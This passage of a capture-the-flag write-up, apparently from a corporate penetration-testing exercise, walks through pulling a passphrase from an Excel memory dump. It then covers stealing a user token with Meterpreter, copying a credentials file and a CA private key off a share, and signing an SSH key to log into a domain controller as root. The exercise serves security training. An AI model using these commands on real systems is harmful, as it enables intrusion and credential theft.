
We use strings to look for case-insensitive instances of the word pass with two lines of context. We remember to look for unicode strings in addition to ascii strings. When we grep in unicode strings, we find a reference saying that the credentials document has moved to \\dc\groups\IT\Credentials.xlsx and we get a passphrase too.

```
#> strings syc_excelmem.dmp.cpy | grep -i pass -C2
****SNIP - Nothing of interest ****

#> strings syc_excelmem.dmp.cpy -eb| grep -i pass -C2
Knda
Guru
FThe passphrase is 'description$card#pin^together#2' without the quotes
EThe credentials document has moved to \\dc\groups\IT\Credentials.xlsx
Bookman
--
**** SNIP ****
```

We try to access \\dc\groups\IT\Credentials.xlsx using our sar.burns meterpreter but get access denied so we switch to the SYSTEM meterpreter and steal the token belonging to syc.burns's excel.exe process. We then list the directory contents of \\dc\groups\IT\. We copy the Credentials.xlsx to C:\Users\Public and open it it our vnc session. We use the passphrase recovered from the excel memory dump to open it.

```
meterpreter > steal_token 2596
Stolen token with username: FORTCERTS\syc.burns

meterpreter > shell
Process 4016 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
fortcerts\syc.burns

C:\Windows\system32>dir \\dc\groups\IT\
dir \\dc\groups\IT\
 Volume in drive \\dc\groups is groups
 Volume Serial Number is 000E-0001

 Directory of \\dc\groups\IT

04/28/2014  04:27 PM<DIR>          .
03/10/2014  12:20 PM<DIR>          ..
03/09/2014  01:53 PM               1,766 ca
04/28/2014  04:27 PM         155,736 sdelete.exe
03/15/2014  02:07 PM              15,360 Credentials.xlsx
03/09/2014  01:53 PM               414 ca.pub
04/28/2014  11:29 AM              33,962 network_diagram.png
               5 File(s)     207,238 bytes
               2 Dir(s)  29,049,806,848 bytes free

C:\Windows\system32>copy \\dc\groups\IT\Credentials.xlsx C:\Users\Public\
copy \\dc\groups\IT\Credentials.xlsx C:\Users\Public\
       1 file(s) copied.
```



In the credentials file we can see the flag for this question **GarnerElbowTwirl655**

Corporate Penetration Testing 5 - Private Parts

Question: Gain privileged access on the domain controller and retrieve the flag.

Designed Solution: Players determine that the domain controller is a linux machine. They then use the poorly protected ca private key file in \\dc\groups\IT to sign their own key with root as the principal allowing authentication without a password. They use this signed key to authenticate to the domain controller through ssh and receive the final flag.

Write Up: Reading the question we start by first determining the name/address of the domain controller, and then performing a little recon on it.

```
meterpreter > shell
Process 3968 created.
Channel 10 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\sar.burns\Desktop>echo %LOGONSERVER%
echo %LOGONSERVER%
\\DC

C:\Users\sar.burns\Desktop>ping dc
ping dc

Pinging dc.internal.fortcerts.cysca [10.10.10.10] with 32 bytes of data:
Reply from 10.10.10.10: bytes=32 time<1ms TTL=64
Reply from 10.10.10.10: bytes=32 time<1ms TTL=64
Reply from 10.10.10.10: bytes=32 time<1ms TTL=64
Reply from 10.10.10.10: bytes=32 time<1ms TTL=64

Ping statistics for 10.10.10.10:
      Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
      Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\Users\sar.burns\Desktop>exit
meterpreter > background
msf exploit(handler) > route add 10.10.10.0 255.255.255.0 2
[*] Route added
msf exploit(handler) > pushm
msf exploit(handler) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 10.10.10.10
RHOSTS => 10.10.10.10
msf auxiliary(smb_version) > run

[*] 10.10.10.10:445 is running Unix Samba 4.0.0alpha18 (language: Unknown)
(domain:FORTCERTS)
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

The smb_version scanner reports that the domain controller is actually unix running Samba. Perhaps they use ssh to administer it? Running ssh_version against the dc shows that SSH is running on port 22. We setup a port forward to 10.10.10.10:22 so we can connect ssh to the dc.

```
msf auxiliary(smb_version) > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > set RHOSTS 10.10.10.10
RHOSTS => 10.10.10.10
msf auxiliary(ssh_version) > run
[*] 10.10.10.10:22, SSH server version: SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
meterpreter > portfwd add -l 2222 -p 22 -r 10.10.10.10
[*] Local TCP relay created: 0.0.0.0:2222 <-> 10.10.10.10:22
```

With the port forward setup we switch to a terminal on our attack system and use ssh in verbose mode to get a list of supported authentication types.

```
#> ssh localhost -p 2222 -vvvvv
****SNIP****
debug1: Remote protocol version 2.0, remote software version OpenSSH_5.9p1
Debian-5ubuntu1.3
debug1: match: OpenSSH_5.9p1 Debian-5ubuntu1.3 pat OpenSSH_5*
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_6.0p1 Debian-4
****SNIP****
debug2: kex_parse_kexinit:
ecdsa-sha2-nistp256-cert-v01@openssh.com,ecdsa-sha2-nistp384-cert-v01@openssh.com,
ecdsa-sha2-nistp521-cert-v01@openssh.com,ssh-rsa-cert-v01@openssh.com,ssh-dss-cert
-v01@openssh.com,ssh-rsa-cert-v00@openssh.com,ssh-dss-cert-v00@openssh.com,ecdsa-s
ha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521,ssh-rsa,ssh-dss
****SNIP****
debug1: No matching CA found. Retry with plain key
```

If we google ssh-rsa-cert-v01@openssh.com we find that the server supports ssh basic certificate authentication. If we recall to the last question there was a file called ca in the \\dc\groups\IT folder, additionally there was a CA key phrase item in the credentials file. Perhaps we could use the private ca key to sign an openssh authentication certificate.

We use our meterpreter with the stolen syc.burns token to copy ca and ca.pub from \\dc\groups\IT to C:\User\Public. We then download these files.

```
meterpreter > shell
Process 2300 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
```

```
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\syc.burns\Documents>dir \\dc\groups\IT\
dir \\dc\groups\IT\
 Volume in drive \\dc\groups is groups
 Volume Serial Number is 000E-0001
 Directory of \\dc\groups\IT
04/28/2014  04:27 PM<DIR>          .
03/10/2014  12:20 PM<DIR>          ..
03/09/2014  01:53 PM               1,766 ca
04/28/2014  04:27 PM         155,736 sdelete.exe
03/15/2014  02:07 PM              15,360 Credentials.xlsx
03/09/2014  01:53 PM               414 ca.pub
04/28/2014  11:29 AM              33,962 network_diagram.png
               5 File(s)     207,238 bytes
               2 Dir(s)  29,049,753,600 bytes free

C:\Users\syc.burns\Documents>copy \\dc\groups\IT\ca C:\Users\Public
copy \\dc\groups\IT\ca C:\Users\Public
       1 file(s) copied.

C:\Users\syc.burns\Documents>copy \\dc\groups\IT\ca.pub C:\Users\Public
copy \\dc\groups\IT\ca.pub C:\Users\Public
       1 file(s) copied.

C:\Users\syc.burns\Documents>exit
meterpreter > cd C:/Users/Public
meterpreter > download ca
[*] downloading: ca -> ca
[*] downloaded : ca -> ca
meterpreter > download ca.pub
[*] downloading: ca.pub -> ca.pub
[*] downloaded : ca.pub -> ca.pub
```

Now that we have the ca file, we switch to a terminal on our attack station and we quickly run file across ca.pub to confirm we are on the right track. It identifies the file as an OpenSSH RSA public key so we continue. We create a new private key, sign it with the ca and set root as the principal. We chmod the ca file to 600 otherwise ssh-keygen complains and ignores the file.

```
#> file ca*
ca:    PEM RSA private key
ca.pub: OpenSSH RSA public key

#> ssh-keygen -f attacker_key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in attacker_key.
Your public key has been saved in attacker_key.pub.
```

```
The key fingerprint is:
21:57:40:fd:42:4c:fb:b1:93:6e:e0:c2:14:8d:f6:e6 root@kali-excon
The key's randomart image is:
+--[ RSA 2048]----+
|      .o=o   |
|      ++.    |
|      . *.o..       |
|      + +...+    |
|      S +.=  |
|      o + o .    |
|      o E o  |
|      . .    |
|                    |
+-----------------+
#> chmod 600 ca
#> ssh-keygen -s ca -I root -n root attacker_key.pub
Enter passphrase: right donkey powercell clip
Signed user key attacker_key-cert.pub: id "root" serial 0 for root valid forever
```

Now that we have a signed file, we try using it to login to the domain controller. Login is successful and we gain the final corporate pen testing flag **SmallArcadeCompact663**

```
#> ssh -i attacker_key root@localhost -p 2222
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.8.0-29-generic x86_64)
**** SNIP ****
Last login: Mon May 12 00:51:41 2014 from 10.10.10.150
**********************************************************************
*  Congratulations on gaining root access to the domain controller  *
*             Your flag is: SmallArcadeCompact663                  *
**********************************************************************
**********************************************************************
*  Congratulations on gaining root access to the domain controller  *
*             Your flag is: SmallArcadeCompact663                  *
**********************************************************************
**********************************************************************
*  Congratulations on gaining root access to the domain controller  *
*             Your flag is: SmallArcadeCompact663                  *
**********************************************************************
**********************************************************************
*  Congratulations on gaining root access to the domain controller  *
*             Your flag is: SmallArcadeCompact663                  *
**********************************************************************
**********************************************************************
*  Congratulations on gaining root access to the domain controller  *
*             Your flag is: SmallArcadeCompact663                  *
**********************************************************************
root@DC:~#
```